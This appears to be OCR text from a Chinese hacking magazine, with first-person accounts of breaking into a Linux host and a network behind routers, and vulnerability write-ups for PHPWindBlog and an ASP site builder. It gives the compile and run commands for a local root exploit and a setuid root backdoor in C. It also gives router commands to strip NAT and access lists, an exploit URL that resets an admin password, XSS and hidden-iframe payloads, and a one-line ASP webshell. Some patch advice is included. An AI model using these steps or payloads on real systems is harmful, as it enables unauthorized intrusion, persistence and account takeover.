


图6

把执行命令的结果复制下来，然后分离用户，用流光跑了3个小时终于得到一个FTP的弱口令帐户。打开SecureCRT，通过SSH登陆上去（图7），当然现在权限仍然很低。

进来以后用wget传我的溢出代码。代码详见本期光盘里的**mremap_pte.c**文件。文件里给出了编译方式是**gcc -O3 -static -fomit-frame-pointer mremap_pte.c -o mremap_pte**，编译成功为mremap_pte再来执行./mremap_pte，如图8所示。

从图8中可以清楚的看到溢出成功，ID为root了。接下来做什么呢？放一个后门吧，总不能每进来一次都要溢出一次吧。把以下代码保存为shell.c。

```
main(){
setuid(0);
setgid(0);
system("/bin/bash");
}
```




图7

把shell.c放到你认为隐藏的目录，编译**gcc shell.c -o shell**，再来赋予权限**chmod 6755 shell**。以后我们再用普通用户SSH登进来，直接执行shell就变为root权限了，用这一小段代码做后门方便吧。




图8

好了，到这里本文已经结束了。大家有谁藏有比较实用的*nix溢出程序代码，不妨拿出来共享一下，反正我是把我好不容易得到的好东西共享给大家了。因为有时候你私藏了很久的东西不一定对你有用，而刚好对别人很有用的。

【文章里用到的相关工具iecv.exe、SecureCRT、lanker2.0php木马、及用到的相关代码mremap_pte.c在本期光盘里有收录】

编辑点评： kyo与我还是比较熟悉的，从安装linux虚拟机学习基本知识到成功入侵一台日本的linux主机，短短的一段时间他轻易就做到了。看完他的这篇实用性很强的文章，和了解他的学习过程后，你是不是也会觉得入侵linux并不是你想像的那样难呢？另外，在phpwebshell里也可以直接上传编译执行溢出代码的，由于作者的具体入侵环境我并没有，这里我只是随便提一下我的想法。

上接第328页

真是不敢恭维网管的技术，一条访问列表可以搞定的事，非要分成N个访问列表来描述。到这时才明白为什么朋友不能访问目标主机，因为A网边界路由器为其作NAT的地址转换，将B类地址转换成A类地址，并且有访问列表限制。现在要使当前主机和目标主机在"堡垒"中建立一条专用的"线路"。我这对路由的配置不是很熟悉，也不敢太多的尝试，以免被网管发现，但是我们可以"重新"配置一下他的eigrp协议，使内部的地址完全暴露在外边，但此办法太容易让网管发现，但是当时没想出别的办法来。命令如下：

```
#clear ip nat translation *
#no ip nat inside source list 10 pool NO.1027 overload
#no ……//去掉他的访问列表及NAT配置信息
#router eigrp 10
(config-router)#network 172.16.2.0 0.0.0.255
(config-router)#network 172.16.3.0 0.0.0.255
(config-router)#network ……//把所有的网段加进去
#reload 10 //10分钟后设备自动重启
```

现在路由器就可以为我们转发数据包了，并且在10分钟自动重启使更改的配置失效，我们现在只差一步就大功告成了，现在需要在我控制的那台主机到目标主机创建一条干线，使我们的数据包可以直接到达目标主机。show cdp neighbors得到如下信息：

```
Device ID    Local Intrfce    Holdtme    Capability
Platform  Port ID
Router3      Fas0/12          176        R      2621    4
```

在交换机中添加VLAN 13（目标主机的VLAN号），进入Fas0/12端口，"switchport trunk all vlan add 13"，在trunk中添加VLAN13，使这条线路可以通过VLAN13的数据，没有必要改变自己的VLAN号，路由器现在没有访问列表来控制我们的数据流。这个时候我们ping 172.16.8.120目标主机物理IP地址，数据包可以到达了。

这次入侵也接近尾声了，和以前一样还是溢出后安装一个反弹木马，使他可以主动连接我的肉鸡，当然这要在10分钟内搞定，否则要重新进路由改变他重启的时间。这次入侵大约10天才完成，因为要等到特定的时间才可以改变它的网络设备配置，比如改变路由器的访问列表就一定要等到下班时间，大多用户不使用网络时，而目标主机还在使用网络时、网管还没有关闭设备时，也就是要和网管打个时间差。

本次入侵没有什么新的技术，主要说怎样绕过内部网络设备的限制，只不过是一些经验的叠加，针对网络设备入侵这也算很初级的，本人收集了一些入侵路由器的动画，有需要的朋友可以联系我evilangel@china.com.cn，希望可以给我和一样菜的朋友一点点帮助。

【文章里用的工具文件合并器、臭要饭的getwebshell.exe已收录在本期光盘中】

编辑点评：《黑客手册》这是第一次发有关路由入侵的文章。也许从未接触过路由入侵的读者和我一样对文章里的路由命令都是满头雾水。看样子画好网络拓扑图，分析出网络结构，了解网络设备等相关配置和命令，对于内网入侵也是一个基本要求了。要做个好的黑客，一定先做个好的网管，这话看来还真的对的哟。

PHPWindBlog 最新漏洞分析

philoes[B.C.T]

PHPWindBlog 是 http://www.phpwind.net/ 开发的一款多用户 Blog 系统。该 Blog 采用 php+mysql 数据库架构，并可生成 html 页面的的强大系统。不过这款 Blog 并没有继承像 PHPwind 论坛一样的安全特点，存在一个普通用户修改管理员密码的漏洞。

一、漏洞分析

在 user_index.php 文件里有这样一段代码：

```
define('R_P','./data/');
define('M_P','./mod/');
define('U_P','./user/');
require_once(U_P."global.php");
require_once(M_P."page_mod.php");
$user_file="user_index.php";
if(!$action){
    require_once PrintEot('index');
exit;
}elseif($action=='index'){
    $systemtime=date("Y-m-j g:i A");
    $altertime=date("Y-m-j g:i A",
$timestamp);
    $td=floor($timestamp/3600);
    这里删除部分....
    require_once PrintEot('admin');
exit;
}elseif($action=='bbsatc'){
    if($db_combine){
        require_once(U_P.
'bbsatc.php');
    }
}elseif($action){
    require_once(U_P.$action.'.php');
}else{
    adminmsg('undefine_action');
}
```

代码中 $action 这个变量我们可以任意提交。原先的变量只是包含 /user/$action.PHP 这个文件，假设这里将 $action 设置为 **../admin/manager**，不就包含了和 user 同目录下的 admin 目录中的 manager.PHP 文件吗？在 PHPWindBlog 中，管理员是用 admin.php 包含执行 admin 目录下的文件，注册用户则是用 user_index.php 包含执行 user 目录下文件，而能否调用 user 目录和 admin 目录里的文件，关键就是判断是否定义了 adminmsg 函数。这就导致我们有机可逞。

有些人可能想到了，注册登陆后直接提交：**http://localhost/PHPWindBlog/user_index.php?action=../admin/manager**，不过这样你会发现页面是空白的，哈哈，还是老实看代码吧！

```
!function_exists('adminmsg') && exit
('Forbidden');
        $basename="$admin_file?
action=manager";
    include R_P.'sql_config.php';
    if(!$job){
        include PrintEot('manager');exit;
    } else{
    删除部分代码....
    $writetofile="
    删除部分代码....
    \$manager='$username';

    \$manager_pwd='$password';

    /**
    * combine with bbs
    */
    \$db_combine='$db_combine';

    ".'?>';



        writeover(R_P.'sql_config.php',
$writetofile);
    }
    删除部分代码....
```

页面显示为空白的原因就是 **include PrintEot('manager')** 这句的原因了。user_index.php 无法包含 template\default\admin\manager.htm这个文件，大家最好下程序看看 PrintEot 这个函数就会明白 。不过这段代码关键是更新了 sql_config.php 这个文件，导致我们可以修改管理员密码。


二、利用过程

1. 注册一个新 Blog，然后登陆，以 http://localhost/blog/PHPWindBlog/ 为例。

2. 提交：http://localhost/blog/PHPWindBlog/blog.php?uid_1.html，找到管理员的用户名，这里因为是本机测试，管理员的用户名是：philoes。

3. 提交：http://localhost/blog/PHPWindBlog/user_index.php?action=../admin/manager&**job=submit&username=philoes&pass**word=119119&check_pwd=119119，这样会把 philoes 的密码改为 119119。

效果如下图所示。



4. 退出，用管理员的用户名和密码登陆，就可以看见系统设置这个选项了。再次登陆，就可以进入后台了。

5. 进一步的入侵，就交给各位了，希望有好方法的朋友贴到 NOHACK 论坛。

6. 漏洞的修补只须将 $action 过滤“..”就行了。

最后要说的是，漏洞的利用方法不是主要的，我想讲的是漏洞产生的原因，以此严谨我们的思维，丰富入侵手段。

编辑点评：继 ASP 注入热潮难再的时候，很多人都开始研究了 php 注入。有很多人说，web injection 注入与各式脚本并不相关，而只是直接针对的是数据库的注入，像 ASP 对应的是 mssql、access，php 对应的是 mysql 等等。这句话有点道理，不过并不能另人信服。在脚本注入中，学习各式脚本的语法，才能更好的理解注入，本文就是这样一个例子。小小的一个 require_once 语句，由于变量的未过滤，导致了漏洞的产生，这个漏洞基本上就是与数据库无关的了，虽然系统是 php+mysql 结构。

雕虫小技

删除掉不必要的协议

对于一个普通用户来说 TCP/IP 协议已经够用了。依次选择“开始”→“程序”→“控制面版”→“网络和拨号连接”，右键单击“本地连接”在弹出的菜单中选择“属性”，在“本地连接 属性”窗口中去掉“Microsoft 网络的文件和打印机共享”前面的小钩后，再选择“internet 协议（tcp/ip）”，点击“属性”按钮，打开 internet 协议（tcp/ip）属性窗口后再点击“高级”按钮，打开高级设置窗口后选择 WINS 属性页，选择“禁用 TCP/IP 上的 netBIOS，即可。这样有效防止被一些类似 SMBCRACK 这样的工具破解或被一些恶意网页得到系统的 NT 口令散列，同时也关闭了 139 端口。

卓越网站快车 再现严重漏洞

科尔沁鹰_纳民

卓越网站快车是一套适应用于各类商务网站的ASP建站系统。自从6.12版出现严重的文件上传漏洞后，其编写者开始注重源代码的安全性，采取了诸多措施。

但智者千虑必有一失，再加上系统拥有多达13mb左右的脚本文件，结构繁杂，还是不可避免地出现了严重漏洞。

一、跨站脚本执行漏洞

和很多建站系统一样，编写者在考虑防范流行的脚本注入漏洞的同时忽略了跨站脚本执行漏洞(CSS)，使得攻击者可以提交恶意脚本代码进行跨站攻击，其后果将直接导致：

1.用户Cookie中的敏感数据被窃取；2.伪造页面；3.拒绝服务攻击。

如果攻击者在修改用户资料时在主页一项中添加脚本代码<script>alert(document.cookie)</script>，后果如图1所示，查看用户资料访客的cookies就会弹出，通过简单的加工，完全可以将其改成不弹出提示的脚本，将用户的COOKIES发送到指定服务器存为文件。




图1

攻击者还可以构造页面重定向脚本语<script>document.location(http://www.target.com/muma.htm</script>或iframe页面，将用户引导至恶意页面。涉及该漏洞的文件是edit_tab.asp，在提供重要的供求信息的栏目中，允许提交足够长度的危险脚本，在地区一栏中添加<iframe src="http://127.0.0.1/1/muma.htm" width="0" height="0" frameborder="no" border="0" scrolling="3"></iframe>会使浏览该信息的用户访问长度及宽度为0的隐藏人页面，恶意用户可以利用此漏洞在后台运行网页木马。另外，通过递交危险脚本，进行某种消耗资源的动作，如运行包含死循环或打开无穷多个窗口的脚本使用户的系统崩溃。




图2

二、更严重的威胁——获取webshell

现在，很多建站系统编写者们都在竭尽全力防范攻击者通过其脚本系统获取威胁服务器安全的webshell。卓越网站快车也不例外：它采用了安全的附件上传模式，还禁止备份系统指定外的数据库备份，不过却忘记了Access数据库改名为asp文件后的威胁。这里所说的数据库文件是用于存放站点调查信息的位于目录DC下的webdc.asp文件（图2）。

为了防范下载，编写者将该Access数据库文件后缀名改成了asp，但因为没有对输入进行充分过滤，使得普通用户可以在登陆后直接请求dc/modi.asp?id=47页面，然后在“修改为”项目中添加最短的木马语句后（如<%execute request("a")%>）提交表单，再用ASP木马客户端请求数据库文件webdc.asp，获取webshell（图3）。




图3

其中，modi.asp?id=后的参数各有不同，但可以通过先下载webdc.asp数据库查看表DC中的ID字段后确定。经测试，该漏洞遍布卓越网站快车官方网站在内的使用7.1、7.2、7.3版本搭建的站点，危害非同一般。

三、漏洞的修补

发稿时，卓越快车官方已经发布了最新的7.3版本，经过简单测试，还是存在跨站脚本执行漏洞。最好的修补方法是采用ISO-8859-1规范，具体措施使<META http-equiv="Content-Type" content="text/html;charset=ISO-8859-1">中的每个字符都可以使用其数字项值进行编码。服务器端的编码是一个过程，其中所有动态内容都将经过一个编码函数，这时脚本编制标记将被替代为所选择的字符集中的代码（像asp中的server.HTML code函数，编辑注）。另外还可以采用微软提供的一个简短的Javascript程序来完成对输入数据的过滤。如：

```
function checkForm() {
  document.forms[0].userName.value = _
    RemoveBad(document.forms[0].userName.value);
  return true;
}
// MICROSOFT'S CODE
function RemoveBad(strTemp) {
  strTemp = strTemp.replace(/\<|\>|\"|\'|\%|\;|\(|\)|\&|\+|\-/g,"");
  return strTemp;
}
```

这样就可以过滤在输入中含有的“% < > [ ] { } ; & + - " '( )”等危险字符，利用该方法，就能在很大程度上避免跨站脚本执行漏洞的攻击了。

编辑点评 作者的这篇文章写得并不是很详细，类似一个漏洞公告。至于如何采用ISO-8859-1规范防跨站攻击，这个提法太专业了，估计作者是从网上跨站攻击的某篇经典文章摘抄来的，我加了个小注也不知理解得偏不偏面，不明白的地方欢迎大家来非安全论坛共同与作者讨论。

伊风网络留言本的严重漏洞

philoes[B.C.T]

前段时间有个朋友给我提供了几十MB的PHP的空间，但不支持数据库，于是我就想建个主页了。建主页当然少不了一个留言本啊，便去中国站长站下载了个基于PHP+TXT的伊风网络留言本（以下简称伊风）。习惯性的去看看源代码，看了约10来分钟，很容易就发现了一个严重的漏洞，用google搜索了一下，用伊风人还真多，于是就写了这篇文章。

